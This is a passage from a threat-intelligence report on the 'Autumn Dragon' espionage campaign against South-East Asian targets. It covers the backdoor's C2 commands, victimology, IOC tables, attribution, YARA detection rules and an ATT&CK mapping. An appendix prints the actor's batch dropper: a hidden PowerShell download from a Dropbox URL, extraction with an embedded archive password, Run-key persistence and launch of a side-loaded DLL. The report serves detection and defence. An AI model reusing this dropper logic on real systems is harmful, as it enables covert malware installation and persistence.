

Figure 11 - Backdoor Overview

The final backdoor has the following properties:

MD5: 0fc12f34cd1557013a7c6d4e7dd8d5c5

SHA1: aeb2b467f750bfb41645c08fa73cfcfe04445629

SHA256: c691f9de944900566b5930f219a55afcfc61eaf4ff40a4f476dd98a5be24b23c

Type: PE DLL

PE Compile Timestamp: 2020-02-20T07:48:47+00:00 (UTC)

The backdoor provides basic functionality for the threat actor to control the victim's machine. The backdoor communicates with the C2 over HTTPS. The C2 is encrypted using XOR with **0x3c** as key and is hardcoded into the backdoor.

The following are the C2 addresses:

- hxxps[:]//public.megadatacloud[.]com
- hxxps[:]//104.234.37[.]45

The command-and-control channel uses a structured protocol in which each command is represented by a single value identifying the operation. Below is the list of commands supported by the backdoor:

Command ID	Description
65	Spawns cmd.exe to run a specified command, captures its standard output, and returns the result to the C2 server.
66	Loads a DLL and invokes an exported function, allowing the actor to execute code from that library.
67	Executes shellcode supplied by the bot controller.
68	Update internal stage (configuration)
70	Read a file supplied by the bot controller.
71	Open a file and write the content supplied by the bot controller.
72	Get/Set the current directory.
73	Kill Switch - Sleep random interval and terminate

With these commands, the backdoor enables the bot controller or threat actor to deploy additional backdoors, execute commands, retrieve files and so on.

The network traffic is unlikely to be picked up by detection mechanisms, as the traffic is encrypted and the C2 domains may appear legitimate. At time of writing, we have not observed further payloads after this Stage 4. It is possible that Stage 4 is indeed the 'final' backdoor with which the threat actor can achieve any and all of their objectives.

Victimology

The attack campaign is targeted. Throughout our analysis, we frequently observed next stages being hosted behind Cloudflare, with geo-restrictions enabled, as well as other restrictions such as only allowing specific HTTP User Agents. One example of such a User Agent we have observed is ‘downloader’.

Based on data obtained from the Telegram channel, as well as further investigations, we believe the threat actor is targeting countries surrounding the South China Sea with high intensity. These include at the least: **Indonesia, Singapore,** and the **Philippines**. We also suspect **Cambodia** and **Laos** to be targeted by the threat actor in this campaign.

From what we have observed, the primary targeted sectors are **Media** and **Government**.



Figure 8 - Targeted countries

Other Campaigns

Based on further threat hunting, we have identified files of interest, highly likely related to the campaign described in this report. These are structured below.

Target Country	Campaign	Indicator	Type	Context
Laos	1	66c6a84b18bb963fc9ffe21f53303fa0791817b566d65eb679e668884a5e6f1a	Hash	LaoScript11Installer.exe
Laos		6526752857c307284d38654e1417b8aac5991a328226355e1b9221b34cd151d0	Hash	LaoScript11Installer.exe
Laos		6a44c7bc52fef3e70f7e60e01d8808cb2fe6e6565b095628554979a89a36ed28	Hash	wsupgrade.dll
Cambodia	1	23d76c49128994d83f878fd08829d003c2ffcd063d03ec7ff1fe4fe41ffb36c3	Hash	libcurl.dll
Cambodia		badd970fab64c072e5ab0a81865de0988c1b12165a076bcdbee8a9cb8e101675	Hash	Resources.zip
Cambodia		a2c128fc040ed2db7634134f0577b3267164b71f692fc9b37c08e48b168d89e6	Hash	CNP_MFA_Meeting_Documents.zip
Cambodia		98f2d9740e3ab7cadfc116f3a4d637ca27a098dc4be160ab4c33daa34fea744b	Hash	libcurl.dll
Cambodia		2707ba2dc931da049f70c31b0654714121fac908475dc084cb4ab808f9dd5308	Hash	curl.dll

Cambodia		easyboxsync[.]com	Domain	C2
Cambodia		live.easyboxsync[.]com	Domain	C2
Cambodia		drive.easyboxsync[.]com	Domain	C2
Cambodia		www.phnompenhpost[.]net	Domain	C2
Cambodia	2	3f0b703f151838f056494bb698544bb2b6434a0e12e0d79c15124e38d7abd3c6	Hash	wsupgrade.dll
Cambodia		hxxps[:]//pastebin[.]com/raw/Z7xayGZ8	URI	Contains AES key
Cambodia		hxxps[:]//drive.easyboxsync[.]com/resources/channels/v7/cambodia64	URI	Payload
Cambodia		www.phnompenhpost[.]net	Domain	C2
Cambodia		4a82eeedb0edb4e5883674119529cdb09e49fc6e01b8332da1bc1039814b69e4	Hash	cambodia64
Cambodia		1ffd616a31850d982ba419940fa1743d380be06c7b744acfaadc665d15567fd9	Hash	Payload
Philippines	1	hxxps[:]//daily.getfreshdata[.]com/dailynews/key.txt	URI	Contains AES key
Philippines		hxxps[:]//daily.getfreshdata[.]com/dailynews/environment.enc	URI	Payload
Philippines		4c3bbd9e546086f1a719fe7f5819cd4e0ea4a240dc69251ce8217b7c4544915a	Hash	FSTR_HADR.zip
Philippines		97112fa244307ac813af47c77ba6651e6457619ee63843308892ddf19e8b5cf8	Hash	resources.zip
Philippines		hxxps[:]//analytics.300624[.]com:8106/sa?project=	URI	C2

Philippines		hxxps[:]//analytics.wondershare[.]cc:8106/sa?project=	URI	C2
Philippines		hxxps[:]//pc-api.wondershare[.]cc/	URI	C2
Philippines		hxxps[:]//pc-api.300624[.]com/	URI	C2
Philippines		analytics.300624[.]com	Domain	C2
Philippines		analytics.wondershare[.]cc	Domain	C2
Philippines		pc-api.wondershare[.]cc	Domain	C2
Philippines		pc-api.300624[.]com	Domain	C2
Philippines	2	5e7985143c2ead86a1773da2ff9e27ba94911db185f5cb3166e9a35360909381	Hash	Attachments - Meeting on Salary and Bonus Adjustments.rar
Philippines		868c294d04a829c389978de82c696d97bb7f94d37d2c0200fcd2a1738f1e0d51	Hash	Dropper
Philippines		hxxps[:]//catalogs.dailydownloads[.]net/archives/microsoft/office/@MrPresident_001_bot.rar	URI	Payload
Philippines	3	a89c21d5e08f60eb68f6ae9a6f9b8c88eb6b77a2623290fc11cdd70b6f01cc7b	Hash	resources.zip
Philippines		1ec5c09da00d648e779ad02195b81768fbcdc78f2538ccb768f1a3304a4d19bd	Hash	N/A
Philippines		39301eb193b02a76e637ea18565cf7fee65c5af8f1fbe487fd3e0a94a7ecf0f6	Hash	libwebp.dll
Philippines		hxxps[:]//news.dostpagasa[.]com/llehs/jdkasdnkaf.enc	URI	Payload

Philippines		news.dostpagasa[.]com	Domain	C2
Philippines	4	495cb43f3c2e3abd298a3282b1cc5da4d6c0d84b73bd3efcc44173cca950273c	Hash	Dropper
Philippines		98d9745f52f9c8805d05a3f2c18bfedeb342e438085840d3611d063af9b80720	Hash	Dropper
Philippines		79cc492a51fd0be594317c79b0ac0e7967f03744888d7024381b535b19e15e0c	Hash	Dropper
Philippines		1af82aa68cfb3d33119a8a9340dc656f86681a94a62c88f29055a10a96fd125d	Hash	.vcredist.rar
Philippines		c9f7605fce64721206f19ccf4002db7edb1b747383f5a48608909755699bdd09	Hash	ZoomWorkspace.bat
Philippines		ce940f04eeb4c2b92056d2a966318058c5971cb12ffe523a3c6b32f530a2c5f0	Hash	DllSafeCheck64.dll
Philippines		hxxps[:]//updates.dailydownloads[.]net/docs/microsoft/office/Office_Activation_Manual_DB2F.pdf	URI	Payload
Philippines		hxxps[:]//softwares.dailydownloads[.]net/products/microsoft/office/product-key/DB2F.activation.key	URI	Contains AES key
Philippines		updates.dailydownloads[.]net	Domain	C2
Philippines		softwares.dailydownloads[.]net	Domain	C2
Indonesia	1	aee374aca93f8bfbb1f36d5fb794216d5e1754e296f6dd5c783efd77a8033910	Hash	SK_GajiPNS_Kemenko_20250818.rar
Indonesia		hxxps[:]//www.dropbox[.]com/scl/fi/csggj44n9255y3vsjhh0p/wsNativePush.zip?rlkey=oaffvs9si6wkc6j4ccushn133&st=osdl9su7&dl=1	URI	Payload

The following compile timestamps were observed, indicating clustered campaigns (granted the binaries were not timestomped) with a clear ramp-up towards the end of this year:

Q1 2025:

- 2025-03-14 T00:11:53+00:00
- 2025-03-19 T07:16:07+00:00

Q2 2025:

- 2025-04-28 T09:39:22+00:00

Q3 2025:

- 2025-07-03 T10:51:57+00:00
- 2025-08-08 T02:15:53+00:00
- 2025-09-04 T04:27:58+00:00
- 2025-09-04 T10:41:21+00:00
- 2025-09-08 T03:54:25+00:00
- 2025-09-29 T03:32:15+00:00

Q4 2025:

- 2025-10-22 T08:23:07+00:00

Attribution & Conclusion

During our investigation, we bumped into a few other campaigns as described in the previous section. We noticed that during these months, the threat actors slightly changed their approaches and appeared to further complicate getting the next stage by using CloudFlare for their C2 domains, adding a geo-restriction based on external IP (i.e. the IP must match the targeted country), as well as requiring a specific user-agent to download the next stage.

In a few cases, if these requirements are not met, a decoy website would instead be displayed as seen in Figure 12:



Figure 12 - Decoy 'Daily Download' website

Interestingly, some of the implants we discovered contain leftover artefacts from the developers, such as:

- D:\Dev\ApplicationDllHijacking\cryptopp\cryptopp-master\rijndael_simd.cpp
- C:\Users\LG02\Desktop\???\cryptopp-master\rijndael_simd.cpp

We currently cannot immediately attribute these campaigns to a specific threat actor. That said, we suspect with medium confidence the threat actor to be a China-nexus group possessing at least intermediate operational capabilities. This is mainly due to the relentless targeting of countries (and specific sectors) surrounding the South China Sea.

Of note, there is a slight overlap of initial delivery mechanisms as reported by other vendors.[5] As such, it is possible there is a link with APT41.[6] However, we cannot determine this reliably.

By sharing the report on the **Autumn Dragon** attack campaign, we encourage the community and potential victims to provide any feedback, and respond or assist in disrupting or attributing further malicious campaigns. A TLP:RED report is available on request, which contains further information on Victimology, as well as additional Yara rules.

---

[5] https://www.proofpoint.com/us/blog/threat-insight/going-underground-china-aligned-ta415-conducts-us-china-economic-relations

[6] https://malpedia.caad.fkie.fraunhofer.de/actor/apt41

Indicators of Compromise

The table below lists the Indicators of Compromise (IOCs) associated with the campaign described in the Autumn Dragon report.

Indicator	Type	Context
5b64786ed92545eeac013be9456e1ff03d95073910742e45ff6b88a86e91901b	Hash	Initial dropper
e409736eb77a6799d88c8208eb5e58ea0dcb2c016479153f9e2c4c3c372e3ff6	Hash	Batch script
50855f0e3c7b28cbeac8ae54d9a8866ed5cb21b5335078a040920d5f9e386ddb	Hash	Next stage dropper
a3805b24b66646c0cf7ca9abad502fe15b33b53e56a04489cfb64a238616a7bf	Hash	2nd stage implant
C:\Users\Public\Documents\Microsoft\winupdate_v	Folder	Staging folder
5d0d00f5d21f360b88d1622c5cafd42948eedf1119b4ce8026113ee394ad8848	Hash	3rd stage loader
843fca1cf30c74edd96e7320576db5a39ebf8d0a708bde8ccfb7c12e45a7938c	Hash	3rd stage loader
2044a0831ce940fc247efb8ada3e60d61382429167fb3a220f277037a0dde438	Hash	4th stage encrypted payload
c691f9de944900566b5930f219a55afcfc61eaf4ff40a4f476dd98a5be24b23c	Hash	4th stage decrypted payload
hxxps[:]//public.megadatacloud[.]com	Domain	C2 server
hxxps[:]//104.234.37[.]45	IP	C2 server

Yara Rules

We have developed the following Yara rules to identify the initial stages:

```
rule Autumn_Backdoor
{
   meta:
      id = "2kQ17alOYwTwkkTNA8vZCX"
      fingerprint =
"v1_sha256_7a32b90fb6e962a82af808d698dc19d503c075606f5a7e52f783f0c7d71f5936"
      version = "2.0"
      date = "2025-09-26"
      modified = "2025-11-18"
      status = "RELEASED"
      sharing = "TLP:CLEAR"
      source = "BARTBLAZE"
      author = "@bartblaze"
      description = "Identifies backdoored libcef.dll (stage 1), used by a China-nexus APT, as seen
in the Autumn Dragon report."
      category = "MALWARE"
      malware = "UNKNOWN"
      malware_type = "BACKDOOR"
      reference =
"https://cyberarmor.tech/blog/autumn-dragon-china-nexus-apt-group-targets-south-east-asia"
      hash = "a3805b24b66646c0cf7ca9abad502fe15b33b53e56a04489cfb64a238616a7bf"

   strings:
      $s1 = "Could not get process list."
      $s2 = "Please send the document now."
      $s3 = "Failed to create pipe."
      $s4 = "Failed to start process."
      $s5 = "Command executed but returned no output."
      $s6 = "Screenshot taken."
      $s7 = "Please send a document, not text."

      $x1 = "No file or photo found in message."
      $x2 = "Error: Cannot create file on disk."
      $x3 = "File saved to: "
      $x4 = "Error receiving file:"

   condition:
      4 of ($s*) or 3 of ($x*)
}
```

```
rule Autumn_Backdoor_Loader
{
   meta:
      id = "5ARAyUbFnFrLABeyLz9bWm"
      fingerprint =
"v1_sha256_09a399531a2e2f8064b1c9862949fa1c9eca1ddab19bfb62a5ce947e002445cc"
      version = "1.0"
      date = "2025-11-18"
      modified = "2025-11-20"
      status = "RELEASED"
      sharing = "TLP:CLEAR"
      source = "BARTBLAZE"
      author = "@bartblaze"
      description = "Identifies backdoor loader (stage 2), used by a China-nexus APT, as seen in
the Autumn Dragon report."
      category = "MALWARE"
      malware = "UNKNOWN"
      malware_type = "BACKDOOR"
      reference =
"https://cyberarmor.tech/blog/autumn-dragon-china-nexus-apt-group-targets-south-east-asia"
      hash = "843fca1cf30c74edd96e7320576db5a39ebf8d0a708bde8ccfb7c12e45a7938c"
      hash = "d7711333c34a27aed5d38755f30d14591c147680e2b05eaa0484c958ddaae3b6"

   strings:
      $pdb_dev = "\\Dev\\ApplicationDllHijacking\\"
      $pdb_user = "\\Users\\LG02\\Desktop\\???\\"

   condition:
      any of them
}
```

The Yara rules are available on Github: https://github.com/bartblaze/Yara-rules

MITRE ATT&CK

Tactic	Technique ID	Technique Name
Initial Access	T1193	Spearphishing Attachment
Execution	T1059.001	Windows Command Shell
Execution	T1203	Exploitation for Client Execution
Persistence	T1547.001	Registry Run Keys / Startup Folder
Persistence	T1053.005	Scheduled Task
Defense Evasion	T1218	Signed Binary Proxy Execution
Defense Evasion	T1574	DLL Side-Loading
Discovery	T1057	Process Discovery
Discovery	T1082	System Information Discovery
Discovery	T1012	Query Registry
Command and Control	T1071.001	Web Protocols
Command and Control	T1573	Encrypted Channel
Collection	T1113	Screen Capture
Command and Control	T1102.002	Data from Cloud Storage Object
Command and Control	T1102	Web Service

Appendix A - Batch File

```
@echo off

setlocal ENABLEEXTENSIONS ENABLEDELAYEDEXPANSION



set "TARGET_DIR=C:\Users\Public\Documents\Microsoft"

set
"ZIP_URL=hxxps[:]//www.dropbox[.]com/scl/fi/ln6q8ip8k3dvx6xxyi71s/gs.rar
?rlkey=w9vg1ehva23iitfdt5oh2x6cj&st=pwq86nfo&dl=1"



set "RANDOM_NAME=winupdate_v!RANDOM!!TIME:~6,2!!TIME:~3,2!"

set "ZIP_FILE=%TARGET_DIR%\%RANDOM_NAME%.rar"

set "EXTRACT_DIR=%TARGET_DIR%\%RANDOM_NAME%"



set "EXE_FILE=%EXTRACT_DIR%\obs-browser-page.exe"

set "DLL_FILE=%EXTRACT_DIR%\libcef.dll"



if exist "%EXE_FILE%" if exist "%DLL_FILE%" goto :RunProgram

if not exist "%TARGET_DIR%" mkdir "%TARGET_DIR%" >NUL 2>&1
```

```
call :Download "%ZIP_URL%" "%ZIP_FILE%"
if errorlevel 1 (
   timeout /t 15 >NUL
   call :Download "%ZIP_URL%" "%ZIP_FILE%"
   if errorlevel 1 (
       timeout /t 30 >NUL
       call :Download "%ZIP_URL%" "%ZIP_FILE%"
       if errorlevel 1 exit /b 1
   )
)

mkdir "%EXTRACT_DIR%" >NUL 2>&1
call :Extract "%ZIP_FILE%" "%EXTRACT_DIR%" || exit /b 1
del /q "%ZIP_FILE%" >NUL 2>&1

:RunProgram
if exist "%EXE_FILE%" (
   reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v
"%RANDOM_NAME%" /t REG_SZ /d "%EXE_FILE%"
```

```
   start "" "%EXE_FILE%"

)

endlocal

exit /b 0



:Download

powershell -WindowStyle Hidden -NoLogo -NoProfile -Command ^

   "try { (New-Object Net.WebClient).DownloadFile('%~1','%~2'); exit 0 }
catch { exit 1 }" >NUL 2>&1

if %errorlevel%==0 exit /b 0

powershell -WindowStyle Hidden -NoLogo -NoProfile -Command ^

   "try { (New-Object Net.WebClient).DownloadFile('%~1','%~2'); exit 0 }
catch { exit 1 }" >NUL 2>&1

if %errorlevel%==0 exit /b 0

exit /b 1



:Extract

set "RAR32=%ProgramFiles(x86)%\WinRAR\Rar.exe"

set "RAR64=%ProgramFiles%\WinRAR\Rar.exe"
```

```
if exist "%RAR64%" (
   "%RAR64%" x -hpS8jwaqfA0BBuWOAKrFLg -y "%~1" "%~2\" >NUL 2>&1
   exit /b %errorlevel%
)

if exist "%RAR32%" (
   "%RAR32%" x -hpS8jwaqfA0BBuWOAKrFLg -y "%~1" "%~2\" >NUL 2>&1
   exit /b %errorlevel%
)

where Rar.exe >NUL 2>&1
if %errorlevel%==0 (
   Rar.exe x -hpS8jwaqfA0BBuWOAKrFLg -y "%~1" "%~2\" >NUL 2>&1
   exit /b %errorlevel%
)

exit /b 1
```

GET IN TOUCH

contact@cyberarmor.tech